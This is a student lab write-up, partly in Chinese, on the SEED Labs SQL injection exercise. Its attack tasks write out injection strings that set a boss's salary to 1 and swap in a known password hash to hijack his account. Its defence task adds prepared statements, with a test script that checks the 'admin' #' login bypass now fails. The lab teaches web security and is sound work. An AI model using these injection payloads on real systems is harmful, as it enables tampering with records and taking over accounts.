task 3.2

Task 3.2: Modify other people' salary. After increasing your own salary, you decide to punish your boss Boby. You want to reduce his salary to 1 dollar. Please demonstrate how you can achieve that.

```
Task 3.2：仍以 Alice 登录，在 NickName 注入，把老板 Boby 工资改为 1。

', Salary=1 WHERE Name='Boby'; --
```

修改之后结果如下：




task 3.3

Task 3.3: Modify other people' password. After changing Boby's salary, you are still disgruntled, so you want to change Boby's password to something that you know, and then you can log into his account and do further damage. Please demonstrate how you can achieve that. You need to demonstrate that you can successfully log into Boby's account using the new password. One thing worth mentioning here is that the database stores the hash value of passwords instead of the plaintext password string. You can again look at the `unsafe_edit_backend.php` code to see how password is being stored. It uses SHA1 hash function to generate the hash value of password.

```
Task 3.3：将 Boby 密码改为已知口令 hijack（SHA1 见下）。密码框仍留空，仅在 NickName 注入。

', Password='aebc4bcc2a1725a39fa32a5f3da29c851aac4b81' WHERE Name='Boby'; --

# hijack 的 SHA1（与 unsafe_edit_backend.php 中 sha1() 一致）：
# printf 'hijack' | sha1sum  -> aebc4bcc2a1725a39fa32a5f3da29c851aac4b81
```

结果： 3.3 后可用 `Boby` / `hijack` 登录验证。事实证明可以正确登录：



Task 4：预处理语句

Task. In this task, we will use the prepared statement mechanism to fix the SQL injection vulnerabilities. For the sake of simplicity, we created a simplified program inside the `defense` folder. We will make changes to the files in this folder. If you point your browser to the following URL, you will see a page similar to the login page of the web application. This page allows you to query an employee's information, but you need to provide the correct user name and password.

```
URL: http://www.seed-server.com/defense/
```

要求： 修改 `image_www/Code/defense/unsafe.php`，使 `http://www.seed-server.com/defense/` 不再被注入。

方法： 改为 `prepare` + `bind_param("ss", ...)` + `get_result()`。

```php
<?php include_once("unsafe.php") ?>

<!DOCTYPE html>
<html lang="en">
<head>
  <!-- Required meta tags -->
  <meta charset="utf-8">
  <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no">

  <!-- Bootstrap CSS -->
  <link rel="stylesheet" href="../css/bootstrap.min.css">
  <link href="style_home.css" type="text/css" rel="stylesheet">

  <!-- Browser Tab title -->
```

```
  <title>SQLi Lab</title>
</head>

<body>
  <nav class="navbar fixed-top navbar-expand-lg navbar-light" style="background-color:
#3EA055;">
    <div class="collapse navbar-collapse" id="navbarTogglerDemo01">
      <img src="../seed_logo.png" style="height: 40px; width: 200px;" alt="SEEDLabs"></a>
    </div>
  </nav>
  <div class='container'>
  <h2>Information returned from the database</h2>
  <?php if ($name === "" && $id === ""): ?>
  <p class="alert alert-warning">No matching employee (wrong credentials or blocked
injection).</p>
  <?php else: ?>
  <ul>
    <li>ID:     <b><?=$id?></b></li>
    <li>Name:   <b><?=$name?></b></li>
    <li>EID:    <b><?=$eid?></b></li>
    <li>Salary: <b><?=$salary?></b></li>
    <li>Social Security Number: <b><?=$ssn?></b></li>
  </ul>
  <?php endif; ?>
  </div>
</body>
</html>
```

代码测试

`python3 tools/verify_defense_prepared.py`（容器与 hosts 就绪后）；注入串不应返回有效员工信息，正确口令仍应成功。


```
#!/usr/bin/env python3
"""
Task 4 自测：验证 defense/unsafe.php 预处理后，注入串无法得到数据库里的真实数据。

注意：getinfo.php 的静态 HTML 里永远含有「Social Security Number」字样和 <b> 标签，
不能再用「页面里出现这些子串」当成功标准，否则会误判为「仍能注入」。

正确标准：SSN 那一行 <b> 与 </b> 之间是否有非空内容（与库中数字型 SSN 一致）。
用法: python3 verify_defense_prepared.py [http://www.seed-server.com]
"""
import re
import sys
import urllib.parse
import urllib.request


def ssn_field_nonempty(html: str) -> bool:
    """从「Social Security Number」那一行取出 <b>...</b> 内是否真有数据。"""
    m = re.search(
```

```
        r"Social\s+Security\s+Number:\s*<b>\s*([^<]*?)\s*</b>",
        html,
        re.IGNORECASE | re.DOTALL,
    )
    if not m:
        return False
    return len(m.group(1).strip()) > 0


def main():
    base = (sys.argv[1] if len(sys.argv) > 1 else "http://www.seed-server.com").rstrip("/")
    inj = base + "/defense/getinfo.php?" + urllib.parse.urlencode(
        {"username": "admin' #", "Password": "x"}
    )
    ok = base + "/defense/getinfo.php?" + urllib.parse.urlencode(
        {"username": "Admin", "Password": "seedadmin"}
    )
    for label, url in ("注入串(应失败)", inj), ("正确口令(应成功)", ok):
        print("==", label)
        print(url)
        try:
            req = urllib.request.Request(url, headers={"Connection": "close"})
            body = urllib.request.urlopen(req, timeout=5).read().decode("utf-8", "replace")
        except Exception as e:
            print("请求异常:", e)
            continue
        has_data = ssn_field_nonempty(body)
        print("SSN 字段是否有库中数据（<b>…</b> 非空）:", has_data)
        if "注入" in label:
            print("判定:", "通过（预处理生效）" if not has_data else "失败（不应出现 SSN 数据）")
        else:
            print("判定:", "通过（能正常查询）" if has_data else "失败（检查 Admin/seedadmin 与容
器）")
        print("--- body 片段（含 SSN 行）---")
        for line in body.splitlines():
            if "Social" in line or "social" in line.lower():
                print(line.strip()[:200])
                break
        print()


if __name__ == "__main__":
    main()
```

```
[04/13/26]seed@VM:~/.../Labsetup-sql$ python3 tools/verify_defense_prepared.py
== 注入串(应失败)
http://www.seed-server.com/defense/getinfo.php?username=admin%27+%23&Password=x
SSN 字段是否有库中数据 (<b>…</b> 非空) : False
判定: 通过 (预处理生效)
--- body 片段 (含 SSN 行) ---
<lI>Social Security Number: <b></b></li>

== 正确口令(应成功)
http://www.seed-server.com/defense/getinfo.php?username=Admin&Password=seedadmin
SSN 字段是否有库中数据 (<b>…</b> 非空) : True
判定: 通过 (能正常查询)
--- body 片段 (含 SSN 行) ---
<lI>Social Security Number: <b>43254314</b></li>

[04/13/26]seed@VM:~/.../Labsetup-sql$
```

界面测试

在界面输入：admin'#



说明保护成功。实验结束。